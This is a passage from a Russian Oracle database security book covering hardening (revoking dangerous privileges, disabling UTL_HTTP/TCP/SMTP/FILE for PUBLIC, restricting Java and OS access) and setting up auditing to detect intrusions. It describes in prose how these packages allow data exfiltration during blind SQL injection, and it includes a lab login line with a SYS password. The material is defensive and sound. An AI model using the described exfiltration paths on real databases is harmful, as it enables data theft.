


Рис. 11.3.2-1. Список привилегий, включенных в роль RESOURCE

Кроме того, в СУБД Oracle версии ниже 10g R2 у роли CONNECT присутствует привилегия ALTER SESSION, что потенциально может привести к атаке Lateral SQL Injection. Если у вас версия СУБД ниже, чем 10g R2, то рекомендуется отозвать привилегию ALTER SESSION у роли CONNECT вручную:

```
REVOKE ALTER SESSION FROM CONNECT;
```

С учетом угроз, описанных в главе 9, опасными являются также следующие привилегии и роли:

```
EXECUTE ANY PROCEDURE
GRANT ANY [OBJECT] PRIVILEGE/ROLE
SELECT ANY DICTIONARY
SELECT ANY TABLE
INSERT/UPDATE/DELETE ANY TABLE
ALTER SYSTEM
ALTER USER
ALTER SESSION
ALTER PROFILE
ALTER ANY PROCEDURE
CREATE ANY PROCEDURE
CREATE LIBRARY
CREATE ANY/EXTERNAL JOB
CREATE ANY TRIGGER
CREATE ANY SYNONYM:
CREATE ANY DIRECTORY
CREATE ANY VIEW
ALTER ANY VIEW
ALTER ANY TRIGGER
AUDIT SYSTEM:
DROP USER
EXPORT FULL DATABASE / IMPORT FULL DATABASE:
```

Роли:

```
JAVASYSPRIV
SELECT_CATALOG_ROLE
EXECUTE_CATALOG_ROLE
```

К назначению вышеперечисленных привилегий и ролей необходимо относиться с особой осторожностью и назначать их только избранным пользователям. В особенности очень важно не назначать опасные привилегии роли PUBLIC, так как эти привилегии автоматически станут доступны любому пользователю в системе.

Отключение опасных процедур

Кроме опасных привилегий и ролей, которые можно назначить дополнительно, существует еще несколько опасных процедур, по умолчанию доступных на выполнение роли PUBLIC. Эти процедуры позволяют злоумышленнику совершать разнообразные действия, такие как:

- атака на Листенер и получение доступа к ОС;
- получение доступа к файловой системе ОС;
- обход сетевых фильтров;

- помощь в проведении атаки Blind SQL Injection;
- реализация скрытых каналов утечки информации.

К таким процедурам относятся следующие:

- *UTL_FILE.* Процедуры из данного пакета позволяют получить доступ к файловой системе ОС. Что и как можно сделать, используя этот пакет процедур, подробно описано в главе 8. Настоятельно рекомендуется лишить роль PUBLIC привилегий на выполнение данной процедуры. Также никогда не устанавливайте значение константы UTL_FILE_DIR в значение *, так как это дает полный доступ к файловой системе ОС любому пользователю, имеющему доступ к процедурам UTL_FILE.
- *UTL_HTTP.* Процедуры из данного пакета позволяют совершать http-запросы, пользуясь средствами СУБД. При помощи этих процедур можно передавать данные по сети в обход сетевых фильтров к системам обнаружения вторжений.

  Еще один путь использования пакета UTL_HTTP – это альтернативный способ получения информации в случае, если уязвимая процедура не возвращает результат выполнения. К примеру, злоумышленник обнаружил инъекцию в веб-приложении, которое связано с СУБД Oracle. И веб-приложение устроено таким образом, что информация об ошибке не выводится на экран (blind sql injection). В этом случае необходимую информацию злоумышленник может получить, внедрив UTL_HTTP-запрос, отправляющий необходимую информацию на контролируемый им сервер.
- *UTL_SMTP.* Пакет позволяет посылать smtp-запросы, используя процедуры СУБД.

  Использование пакета аналогично с UTL_HTTP – для передачи данных в обход сетевых фильтров и получения информации в случае Blind SQL-инъекции.
- *UTL_TCP.* Аналогичен предыдущим, но позволяет конструировать любые TCP–пакеты.

  Может использоваться как UTL_SMTP и UTL_HTTP, а также для управления Листенером из консоли СУБД, что потенциально может привести к захвату управления сервером.

Привилегии на выполнение перечисленных выше пакетов рекомендуется отозвать у роли PUBLIC. Это можно сделать при помощи утилиты Enterprise Manager Console (рис. 11.3.2-2) или воспользовавшись следующими командами:

```
REVOKE EXECUTE    ON "SYS"."UTL_FILE"    FROM "PUBLIC";
REVOKE EXECUTE    ON "SYS"."UTL_TCP"     FROM "PUBLIC";
REVOKE EXECUTE    ON "SYS"."UTL_HTTP"    FROM "PUBLIC";
REVOKE EXECUTE    ON "SYS"."UTL_SMTP"    FROM "PUBLIC";
```

Рекомендуется также ограничивать доступ на выполнение пакетов с уязвимыми процедурами в случае, если критические обновления еще не вышли или есть проблемы с их установкой, а информация об уязвимости уже доступна. Большинство уязвимых процедур не часто используются в реальной жизни. Таким об-




Рис. 11.3.2-2. Отзыв прав на выполнение опасных процедур у роли PUBLIC при помощи утилиты Enterprise Manager Console

разом, ограничив к ним доступ хотя бы для роли PUBLIC, мы получим приемлемую защиту на то время, пока не выйдут официальные обновления.

Защита от доступа к системным таблицам

По умолчанию пользователи с привилегией SELECT ANY DICTIONARY/TABLE могут получать данные из таблиц, хранящих критическую информацию, – таких как SYS.USER$. Для того чтобы это предотвратить, была создана опция Data Dictionary Protection, для задействования которой необходимо добавить следующую строку в конфигурационный файл initdb[SID].ora:

```
O7_DICTIONARY_ACCESSIBLE = FALSE,
```

после чего перезагрузить СУБД. В результате приведенных выше действий доступ к критичным таблицам будет возможен, только если у пользователя есть привилегия SELECT ANY DICTIONARY, а таких пользователей уже меньше.

В СУБД Oracle 11g опция Data Dictionary Protection включена по умолчанию.

11.3.3. Ограничение доступа к ОС

После того как мы безопасно распределили привилегии и роли, а также ограничили доступ к опасным процедурам, таким как UTL_TCP и прочие, реализовать большинство атак, направленных на повышение привилегий, станет значительно сложнее.

Теперь необходимо позаботиться о том, чтобы в случае получения злоумышленником доступа с правами DBA к СУБД не дать ему получить доступ к ОС.

В главе 8 было подробно рассказано, каким образом злоумышленник может получить доступ к ОС через процедуры СУБД. Сейчас мы попытаемся защититься от описанных выше атак.

В случае если доступ к командной строке ОС или доступ к файловой системе необходим бизнес-логикой приложения, тогда следует ограничить его определенным кругом пользователей. Если доступ к ОС через процедуры СУБД не используется, необходимо отключить все возможные варианты, чтобы злоумышленник не смог ими воспользоваться.

Подключение внешних библиотек

Для безопасного использования данной опции необходимо установить директорию для хранения библиотек в значение $ORACLE_HOME\bin, как это сделано в СУБД Oracle 10g. Также необходимо установить последние обновления, чтобы защититься от атаки обхода каталога, позволяющей подключать библиотеки из разных источников. В случае если обновления установлены и директория задана, то у злоумышленника есть возможность скопировать библиотеку в доступную директорию при помощи различных способов доступа к файловой системе.

Доступ к файловой системе сервера

Практически все способы доступа к файловой системе ОС (UTL_FILE, DBMS_LOB, DBMS_ADVISOR) предполагают у злоумышленника наличие привилегий CREATE DIRECTORY. Таким образом, следует оставить данные привилегии только тем пользователям, которым они необходимы.

Использование Java-процедур

В случае если подключение внешних процедур, написанных на Java, не требуется, исходя из бизнес-логики приложения, то можно удалить виртуальную Java-машину при помощи скрипта rmjvm.sql. Прежде чем удалять виртуальную машину, рекомендуется ознакомиться с дополнительной информацией по данной теме на сайте (https://metalink.oracle.com/metalink/plsql/f?p=200:37:3917936101108144513::::p_database_id,p_id:NOT,156477.1). Если вы запустили скрипт, удаляющий JVM, то проверить результат его успешного выполнения можно следующим запросом:

```
select count(*) from dba_objects where object_type like 'JAVA%' and status
= 'INVALID' and owner = 'SYS';
```

Если в результате запроса будет найдено 0 объектов, значит, удаление прошло успешно.

Еще один способ усложнения жизни злоумышленнику – это обнулить значение константы JAVA_POOL_SIZE. В СУБД Oracle существует параметр JAVA_POOL_SIZE, который задает размер пула памяти, используемый встроенной JVM (виртуальной Java-машиной). Значение этого параметра по умолчанию – 20 Мб. Если вы не собираетесь использовать процедуры, написанные на Java, то этот параметр нужно уменьшить до 1 килобайта (значение 0 не рекомендуется).

```
SQL> alter system set java_pool_size='1K' scope=spfile;
SQL> shutdown immediate;
```

После выполнения данных команд злоумышленник не сможет запустить Java-процедуры, так как он будет получать подобную ошибку:

```
ORA-04031: unable to allocate 4032 bytes of shared memory ("shared
pool","oracle/aurora/rdbms/DbmsJavaSYS","joxlod: in
ehe","ioc_allocate_pal")
```

Использование JOB SCHEDULLER

Если не планируется использование планировщика заданий, выполняемых в ОС через СУБД, то необходимо отключить процесс, отвечающий за выполнение внешних заданий. В ОС Windows этот процесс называется OracleJobScheduler[SID].

Использование ALTER SYSTEM

Для того чтобы было невозможно получить доступ к ОС путем подмены PL/SQL-компилятора, рекомендуется обновить версию СУБД до десятой ветки. В случае если это невозможно, следует оставить привилегии ALTER SYSTEM только пользователям с правами DBA, но, к сожалению, это не спасет нас в случае, если у злоумышленника есть полный доступ к СУБД.

Доступ к переменным окружения

Для того чтобы пользователи СУБД не могли получить доступ к переменным окружения ОС, желательно ограничить доступ к процедуре SYS.DBMS_SYSTEM.GET_ENV для роли public.

11.3.4. Защита от руткитов

Для того чтобы обезопасить себя от руткитов первого поколения, необходимо при проверке существующих пользователей и процессов и прочих данных, обращаться к базовым таблицам (таким как SYS.USER$), а не их представлениям (таким как DBA_USERS). Также необходимо использовать абсолютные пути для доступа к критичным объектам для исключения возможности подмены пути к ним, то есть не просто USER$, а SYS.USER$.

Для того чтобы обезопасить себя от руткитов второго поколения, модифицирующих исполняемые файлы, необходимо просчитать контрольные суммы файлов при помощи алгоритма MD5 и после этого периодически сравнивать их с оригинальным значением.

Дополнительно можно воспользоваться утилитами, которые помогают обнаруживать руткиты, – такими как repscan (http://red-database-security.com/repscan.html).

11.4. Заключение

В этой главе автор постарался дать основные рекомендации по защите СУБД от атак, рассмотренных в первой и во второй частях книги. Единственный вопрос, поднятый в первой части книги, который мы не рассмотрели в данной главе, – это защита сервера приложений Oracle, поскольку это тема отдельной книги. Те, кого

интересует этот вопрос, могут обратиться к документам, приведенным в конце данной главы.

Следование приведенным выше рекомендациям даст приемлемый уровень защиты СУБД, практически не прибегая к использованию дополнительных программных средств. Что касается использования сторонних программ, повышающих безопасность и помогающих проводить проверку возможности компрометации СУБД, советую присмотреться к разделу tools сайта http://www.petefinnigan.com/. На этом сайте известного специалиста по СУБД Oracle Пита Финнигана можно найти внушительный список бесплатных и коммерческих программ по теме безопасности СУБД Oracle. Из действительно хороших комерческих продуктов можно выделить компанию Sentrigo, которая разрабатывает систему предотвращения вторжений для СУБД Oracle – Hedgehog, а также систему виртуального патчинга – vpatch.

Как бы безопасно мы не настроили свою СУБД, риск компрометации остается. Поэтому важно не только безопасно настроить СУБД, но и вовремя отследить возможные попытки компрометации СУБД, о чем пойдет речь в следующей главе.

11.5. Полезные ссылки

1. Oracle Corp. «Oracle Database Security Checklist».
   http://www.oracle.com/technology/deploy/security/database-security/pdf/twp_security_checklist_database.pdf
2. Aaron Ingram и Josh Shaul. «Practical. Oracle. Security».
3. Stephen Kost and Jack Kanter from INTEGRIGY. «Oracle Database Listener Security Guide (White paper)».
   http://www.integrigy.com/security-resources/whitepapers/integrigy_Oracle_Listener_TNS_Security.pdf
4. Lewis R., Cunningham. «Oracle 10g Security and Audit (White paper)».
   http://hosteddocs.ittoolbox.com/LC100705.pdf
5. Pete Finnigan. «Oracle_Security_Masterclass».
   http://www.petefinnigan.com/Oracle_Security_Masterclass.pdf
6. Alexander Kornbrust. «Hardening Oracle Application Server 9i Rel1, 9i Rel.2 and 10g».
   http://www.red-database-security.com/wp/DOAG_2004_us.pdf
7. Сайт исследовательской лаборатории Digital Security Research Group, на котором вы сможете найти последние исследования в области взлома и защиты СУБД Oracle.
   http://dsecrg.ru

Глава 12. Аудит и расследование инцидентов

В предыдущей главе мы изучили настройки СУБД, связанные с безопасностью, и получили рекомендации по конфигурации СУБД. Следование приведенным в главе 11 требованиям даст нам приемлемый уровень защиты от существующих уязвимостей, а также защитит нас от большинства потенциальных атак.

Тем не менее, как бы хорошо ни была защищена система, всегда есть вероятность ее компрометации. Поэтому важно не только защититься, но и иметь возможность обнаружить факт атаки и вовремя ему противодействовать, а именно – выяснить, что произошло в процессе атаки, какой доступ был получен, какие данные были скомпрометированы или модифицированы и.т.д. В этой главе будет рассказано про аудит событий, связанных с нарушением безопасности, и расследование инцидентов.

В случае компрометации СУБД важно вовремя обнаружить факт атаки и предотвратить дальнейшие шаги злоумышленника. Для этого необходимо вести журналы аудита и, что самое главное, регулярно их анализировать, а лучше – настроить их на автоматическое оповещение, в случае возникновения угроз. Этим мы сейчас и займемся.

12.1. Введение в подсистему аудита СУБД Oracle

В СУБД Oracle реализована довольно гибкая система аудита событий, с помощью которой возможно выполнение большинства действий по расследованию инцидентов нарушения безопасности СУБД и не только. Подробный рассказ о подсистеме аудита мог бы занять отдельную книгу, поэтому мы остановимся на самых важных моментах.

Большинство администраторов если и включают аудит системных событий, то через некоторое время перестают к нему обращаться, так как по умолчанию он генерирует огромное количество лишней информации и мало кто знает, что с эти всем делать. Ситуация в чем-то похожа на непродуманное внедрение систем обнаружения вторжений: есть огромная система, которая отслеживает множество событий и вроде бы отлично работает, вот только разбираться в огромном количестве информации сложно, и в результате система оказывается бесполезной. Еще одна проблема заключается в том, что функционирование системы аудита требует большого количества ресурсов для хранения информации о совершенных дей-

ствиях в СУБД. Кроме того, чрезмерное увлечение аудитом влечет за собой повышение нагрузки на серверы и, в некоторых случаях, может грозить отказом в обслуживании. В результате аудит начинает казаться бесполезной тратой ресурсов, времени и денег.

Чтобы аудит системных событий приносил пользу, необходимо четко определиться с тем, какие именно события мы хотим отслеживать, и настроить функционирование подсистемы так, чтобы в ней были активизированы только самые необходимые опции. О них и пойдет речь в данной главе.

Основное правило настройки аудита – это простота!

12.1.1. Уровни подсистемы аудита

Подсистему аудита в СУБД Oracle можно разделить на 4 уровня, каждый из которых расширяет возможности предыдущих, но в то же время усложняет процесс настройки аудита и последующий анализ событий. Вот эти уровни:

- *Первый* – аудит событий ОС (OS Audit Trail).
- *Второй* – стандартный аудит событий СУБД (Standart Audit). Состоит из трех подуровней:
  - аудит операций (Statement audit);
  - аудит доступа к объектам (Object audit);
  - аудит назначения привилегий (Privilege audit).
- *Третий* – это системные триггеры (System triggers).
- *Четвертый* – детализированный аудит (Fine-grained audit, или FGA).

Основываясь на необходимом уровне детализации в каждом конкретном случае, администратор может выбрать приемлемый для него уровень аудита системных событий.

Теперь рассмотрим более подробно каждый из этих уровней.

Первый уровень – аудит событий ОС

В западной литературе он может обозначаться как OS Audit Trail. Данный уровень аудита включен по умолчанию при установке СУБД. В журнал аудита записывается следующая информация:

- факт подключения к СУБД с административными привилегиями SYSDBA или SYSOPER;
- включение СУБД – в журнал записывается имя пользователя, терминал, время запуска СУБД и информация о том, включен ли аудит;
- выключение СУБД – в журнал записывается имя пользователя, терминал, время запуска СУБД и информация о том, включен ли аудит.

Ниже приведен пример сообщения, которое оставляет служба Oracle в журнале событий ОС Windows (рис. 12.1.1-1).




Рис. 12.1.1-1. Запись о подключении к СУБД Oracle в журнале событий ОС Windows

События, генерируемые на этом уровне, предоставляют возможность отслеживания атаки перебора паролей к системной учетной записи с привилегией AS SYSDBA (об этой атаке было рассказано в разделе 4.2.3).

Это самый поверхностный уровень аудита, и он явно недостаточен, поэтому мы перейдем к следующему уровню.

Второй уровень — аудит событий СУБД или стандартный аудит

Данный уровень предоставляет возможности аудита событий в СУБД. Существует три основных типа событий, которые можно отслеживать в рамках данного уровня.

- *Первый тип* – это аудит операций (Statement audit).

  Он предполагает аудит запуска SQL-операций. В лог записываются такие данные, как имя пользователя, имя объекта, над которым совершена операция, собственно тип операции и время, в которое произошло данное событие. К примерам операций относятся такие запросы, как:

```
AUDIT SESSION
AUDIT TABLE (включает в себя такие операции как CREATE,DROP и
TRUNCATE)
AUDIT ALTER TABLE.
AUDIT ALL
AUDIT DROP ANY TABLE
```

Также возможно делать исключения, начинающиеся с директивы NOAUDIT:

```
NOAUDIT TABLE
NOAUDIT ALL
NOAUDIT DROP ANY TABLE
```

- *Второй тип событий* – аудит доступа к объектам (Object audit).
  К данному типу событий относятся операции над такими объектами, как представления, таблицы и пр. К примеру, можно отслеживать доступ к определенным таблицам:

```
AUDIT UPDATE, DELETE, INSERT ON DBA_USERS
```

- *Третий тип* – аудит назначения привилегий (Privilege audit).
  К таким событиям относятся назначения привилегий пользователям, то есть можно отслеживать такие вызовы, как GRANT DBA TO PUBLIC.

Для каждого из перечисленных типов можно выбрать, будет ли вестись аудит отдельно по каждому событию в течение сессии (BY ACCESS) или запись о факте события будет вноситься единожды за всю сессию (BY SESSION), даже если событие происходило много раз. Также можно вносить данные об успешных (WHENEWER SUCCERFUL) и неуспешных попытках действия (WHENEWER NOT SUCCERFUL). К примеру, чтобы вести аудит неудачных попыток чтения таблицы с системными паролями единожды за сессию, следует ввести следующую команду:

```
AUDIT SELECT ON DBA_USERS  BY SESSION WHENEWER NOT SUCCERFUL
```

Данный уровень аудита предоставляет расширенный, по сравнению с первым, набор возможностей для аудита разнообразных событий, тем не менее у него есть свои недостатки. В частности, невозможно установить аудит изменений на более детальном уровне, то есть анализировать доступ не только к таблице в целом, но и к ее отдельным столбцам. Для этого приходится прибегать к различным вспомогательным техникам, одна из которых – использование системных триггеров.

Третий уровень – системные триггеры

В случае если необходимо отслеживание изменений отдельных столбцов таблицы, к примеру данных о кредитных картах, то можно воспользоваться системными триггерами. В отличие от аудита событий второго уровня, где все реализовано средствами СУБД и достаточно ввести одну команду, в случае с триггерами ситуация сложнее и необходимы некие знания в PL/SQL-программировании. Для того чтобы отслеживать доступ к отдельным полям таблицы, необходимо написать триггер, реализующий эти действия.

Рассмотрим использование триггеров на примере аудита доступа к таблице, например, хранящей данные о номерах кредитных карт. Попытаемся отслеживать попытки внесения данных в эту таблицу при помощи триггеров.

Создадим тестовую таблицу, которая будет подвержена аудиту и которая хранит в себе данные о номерах кредитных карт:

```
CREATE TABLE cc_table (id NUMBER, username VARCHAR2(30), cc_number
VARCHAR2(30));
```

Кроме того, необходима таблица, в которой будет храниться информация о срабатывании триггера:

```
CREATE TABLE cc_audit_history (id NUMBER, old_cc_number VARCHAR2(30),
new_cc_number VARCHAR2(30), change_date DATE, changer VARCHAR2(30));
```

после чего создадим собственно сам триггер, реализующий отслеживание изменений в таблице CC_table

```
CREATE TRIGGER cc_audit AFTER UPDATE OR INSERT ON CC_table
FOR EACH ROW
BEGIN
IF UPDATING THEN
INSERT INTO cc_audit_history
VALUES(:old.username , :old.cc_number ,:new.cc_number, SYSDATE, USER);
ELSE
    INSERT INTO cc_audit_history
    VALUES(:old.username, NULL, :new.cc_number, SYSDATE, USER);
END IF;
END;
/
```

В результате приведенных выше действий, при попытке внесения данных в таблицу CC_table у нас сработает триггер, и информация о доступе к секретным данным запишется в журнал доступа, который у нас представлен таблицей CC_audit_history. Записанные данные мы можем наблюдать на рис. 12.1.1-2.

Аудит при помощи системных триггеров был первым из возможных способов проверки доступа к объектам и, по сути, не является аудитом как таковым. Это

Рис. 12.1.1-2. Успешное срабатывание триггера на доступ к секретным данным таблицы CC_table

всего лишь использование стандартных триггеров для ведения журнала событий. Администраторы пользуются им зачастую из-за того, что привыкли к такому способу и боятся что-либо менять. На самом деле использование триггеров для ведения аудита не совсем логично, и этот способ на данный момент отмирает. Для ведения аудита предпочтительно пользоваться стандартным аудитом, а когда его возможностей недостаточно, применять детализированный аудит (FGA), так как они вместе достаточны для аудита любых операций.

Четвертый уровень – детализированный аудит

Детализированный аудит позволяет отслеживать факт чтения, модификации и удаления отдельных полей данных, основываясь на дополнительных условиях, чего не могут предоставить предыдущие уровни аудита. Данная возможность основана на внутренних триггерах, срабатывающих при разборе частей SQL-предложения, тем самым обеспечивая более низкоуровневый доступ. В данной книге мы не будем его рассматривать, а те, кто заинтересовался, могут почитать подробнее о детализированном аудите по адресу http://www.oracle.com/technology/oramag/webcolumns/2003/techarticles/nanda_fga.html.

Выше были перечислены четыре уровня аудита. Для выполнения большинства действий по обнаружению злоумышленника нам будет достаточно второго уровня, лишь в некоторых случаях можно будет воспользоваться триггерами. Теперь займемся собственно настройкой журнала аудита.

12.1.2. Включение ведения журнала аудита

По умолчанию в СУБД работает только первый уровень аудита, он ведет историю включений и выключений СУБД, а также факт подключений к СУБД с правами SYSDBA. Перечисленных данных явно недостаточно для обнаружения атак и тем более – расследования инцидентов. Поэтому необходимо задействовать следующий уровень – аудит событий в СУБД.

По умолчанию в СУБД Oracle аудит отключен, проверить это можно следующим запросом:

```
SQL> select name,value from v$parameter where name like 'audit%';

NAME ---------------------------------- VALUE

audit_sys_operations                    FALSE

audit_trail                             NONE
```

Как видно из результата запроса, параметр audit_trail установлен в значение NONE, следовательно, аудит отключен.

Чтобы задействовать возможности аудита, необходимо выполнить скрипт cataudit.sql, входящий в состав СУБД и создающий ряд представлений, в которых будут храниться данные аудита (для того чтобы отключить аудит, необходимо задействовать скрипт catnoaudit.sql). В СУБД Oracle 10g R2 скрипт находится

в директории $ORCALE_HOME/RDBMS/ADMIN. Для запуска скрипта необходимо подключиться пользователем SYS с привилегией SYSDBA.

```
E:\oracle\product\10.2.0\db_1\BIN>sqlplus sys/sh2kerr@192.168.40.33/orcl as
sysdba

SQL*Plus: Release 10.2.0.1.0 - Production on Tue Jul 8 20:42:42 2008

Copyright (c) 1982, 2005, Oracle.  All rights reserved.
Connected to:
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Production
With the Partitioning, OLAP and Data Mining options

SQL> @?/rdbms/admin/cataudit.sql

Table dropped.
Table created.
Comment created.
.
.
.
.
```

После того как представления создадутся, необходимо совершить еще ряд действий. В первую очередь нужно включить параметр AUDIT_TRAIL и установить его в одно из возможных значений:

- *AUDIT_TRAIL=OS*. Данный вариант предполагает хранение данных аудита в файле в операционной системе. В ОС Unix необходимо установить значение AUDIT_FILE_DEST, отвечающее за директорию, в которой будут храниться файлы журнала аудита. По умолчанию журналы аудита хранятся в директории $ORACLE_HOME/rdbms/audit. В ОС Windows данные записываются в стандартный лог операционной системы (Event Log).
- *AUDIT_TRAIL=DB*. В этом случае журнал аудита будет вестись в таблице SYS.AUD$.

После этого необходимо включить опцию AUDIT_SYS_OPERATIONS. Включение этого параметра позволит нам вести аудит всех действий пользователя, подключающегося к СУБД с правами SYSDBA. Для того чтобы привести в действие указанные опции, необходимо выполнить следующие команды:

```
SQL> alter system  set audit_trail=db  scope=spfile;
SQL> alter system set audit_sys_operations=true  scope=spfile;
```

В результате приведенных действий параметры аудита должны выглядеть следующим образом:

```
SQL> select name,value from v$parameter where name like '%audit%';

NAME ---------------------------------- VALUE

audit_sys_operations                    TRUE

audit_trail                             DB
```

Теперь подсистема аудита готова к работе, но прежде чем переходить к ее настройке, необходимо проделать несколько шагов по повышению защищенности системы хранения журналов аудита.

12.1.3. Защита журналов аудита

В результате приведенных выше действий создается ряд представлений для удобного анализа событий. По умолчанию доступ к большинству этих представлений открыт для всех пользователей.

Так что, прежде чем начать работу, нужно ограничить доступ к этим представлениям для роли PUBLIC, так как эта информация не должна быть доступна обычному пользователю:

```
REVOKE SELECT ON audit_actions FROM public;
DROP PUBLIC SYNONYM audit_actions;

REVOKE SELECT ON all_def_audit_opts FROM public;
DROP PUBLIC SYNONYM all_def_audit_opts;

REVOKE SELECT ON user_obj_audit_opts FROM public;
DROP PUBLIC SYNONYM user_obj_audit_opts;

REVOKE SELECT ON user_audit_trail FROM public;
DROP PUBLIC SYNONYM user_audit_trail;

REVOKE SELECT ON user_audit_session FROM public;
DROP PUBLIC SYNONYM user_audit_session;

REVOKE SELECT ON user_audit_statement FROM public;
DROP PUBLIC SYNONYM user_audit_statement;

REVOKE SELECT ON user_audit_object FROM public;
DROP PUBLIC SYNONYM user_audit_object;
```

После чего доступ к важным представлениям будет закрыт для обычных пользователей.

Но это были только вспомогательные представления, основная же информация хранится в таблице SYS.AUD$. Также эта информация может храниться в файле на диске.

С точки зрения безопасности предпочтительнее держать данные на диске, так как при правильной настройке СУБД получить доступ к файлам на диске в случае компрометации СУБД гораздо сложнее, чем к таблице. В то же время, гораздо удобнее хранить эту информацию в СУБД, так как она там представлена в удобном виде.

В случае если журналы аудита хранятся в таблице SYS.AUD$, то необходимо ограничить доступ к данной таблице непривилегированным пользователям. Следующие привилегии и роли позволяют модифицировать данные в таблице SYS.AUD$:

- AUDIT SYSTEM;
- DELETE_CATALOG_ROLE;
- DELETE ANY TABLE.

Перечисленные выше привилегии и роли следует назначать только доверенным пользователям. Таким образом, можно обезопасить систему хранения журналов аудита. Теперь перейдем к собственно настройке аудита событий.

12.2. Настройка аудита событий для обнаружения злоумышленника

Для того чтобы выяснить, какие события необходимо подвергать аудиту, рассмотрим стандартную атаку на СУБД, предполагающую следующие этапы:

1. Атака на Листенер.
2. Получение или подбор SID.
3. Подбор имен пользователей и паролей.
4. Повышение привилегий.
5. Получение доступа к хэшам паролей.
6. Доступ к ОС.
7. Скрытие следов пребывания.

Журнал аудита должен отслеживать возможные пути злоумышленника на **каждом** из перечисленных этапов, так как атака может включать любую последовательность и не обязательно включать в себя каждый из перечисленных этапов. Тем не менее большинство атак содержит, как минимум, один из перечисленных этапов. Таким образом, отслеживая каждый из них, мы сможем обнаружить практически все возможные атаки (исключение могут составить лишь удаленные переполнения буфера, отслеживать которые – задача систем обнаружения вторжений).

12.2.1. Отслеживание атак на Листенер и подбора SID

Первое, на что обычно направлены атаки злоумышленника, – это Листенер. Следовательно, необходимо вовремя отслеживать попытки подключения к Листенеру и возможные атаки, направленные на эту службу. Основные моменты, такие как включение службы ведения журналов событий Листенера и обнаружение попыток подбора пароля Листенера и SID базы данных, рассматривались в главе 11, так как для обнаружения этих атак достаточно анализа логов Листенера. Что касается обнаружения оставшихся сетевых атак, таких как подбор паролей к аккаунтам пользователей СУБД, получение списка имен пользователей СУБД и пр., то нам дополнительно понадобится анализ журналов аудита.

12.2.2. Отслеживание попыток подбора имен пользователей и паролей

Сейчас мы будем настраивать параметры аудита для обнаружения попыток подбора имен пользователей и паролей. Будем считать, что подсистема аудита событий включена, и перейдем непосредственно к ее настройке. Для этого требуется включить аудит подключений к СУБД. Кроме того, также необходим аудит оши-

бочных попыток входа, чтобы вовремя отслеживать попытки подбора имени пользователя или пароля. Делается это следующими командами:

```
AUDIT CONNECT;
AUDIT SESSION WHENEWER NOT SUCCERFULL;
```

После этого можно переходить собственно к обнаружению попыток подбора.

Подбор имен пользователей

В СУБД Oracle существует возможность подбора имен пользователей, основываясь на типах ошибок, получаемых от Листенера. В случае если производится подряд несколько подключений к Листенеру, то в лог запишется информация, представленная на рис. 12.2.2-1.

Рис. 12.2.2-1. Попытки подбора имен пользователей в логе подключений к службе Листенера

Основной сигнатурой будет являться строка ' * establish * ', говорящая о том, что было открыто соединение со службой Листенера. Поскольку данная ситуация может сложиться и в нормальной жизни в случае, если множество разных пользователей пытаются подключиться в одинаковый промежуток времени, то доверять только логам Листенера недостаточно.

Для того чтобы удостовериться, что это был именно подбор аккаунтов, можно дополнительно воспользоваться таблицей аудита SYS.AUD$, в которой записы-

вается большинство системных событий. Из таблицы необходимо выбрать все значения с RETURNCODE, равным 1017 (это означает, что пароль или имя пользователя не корректны). Делается это следующим запросом:

```
SELECT USERID, ACTION#, RETURNCODE, TIMESTAMP# FROM SYS.AUD$;
```

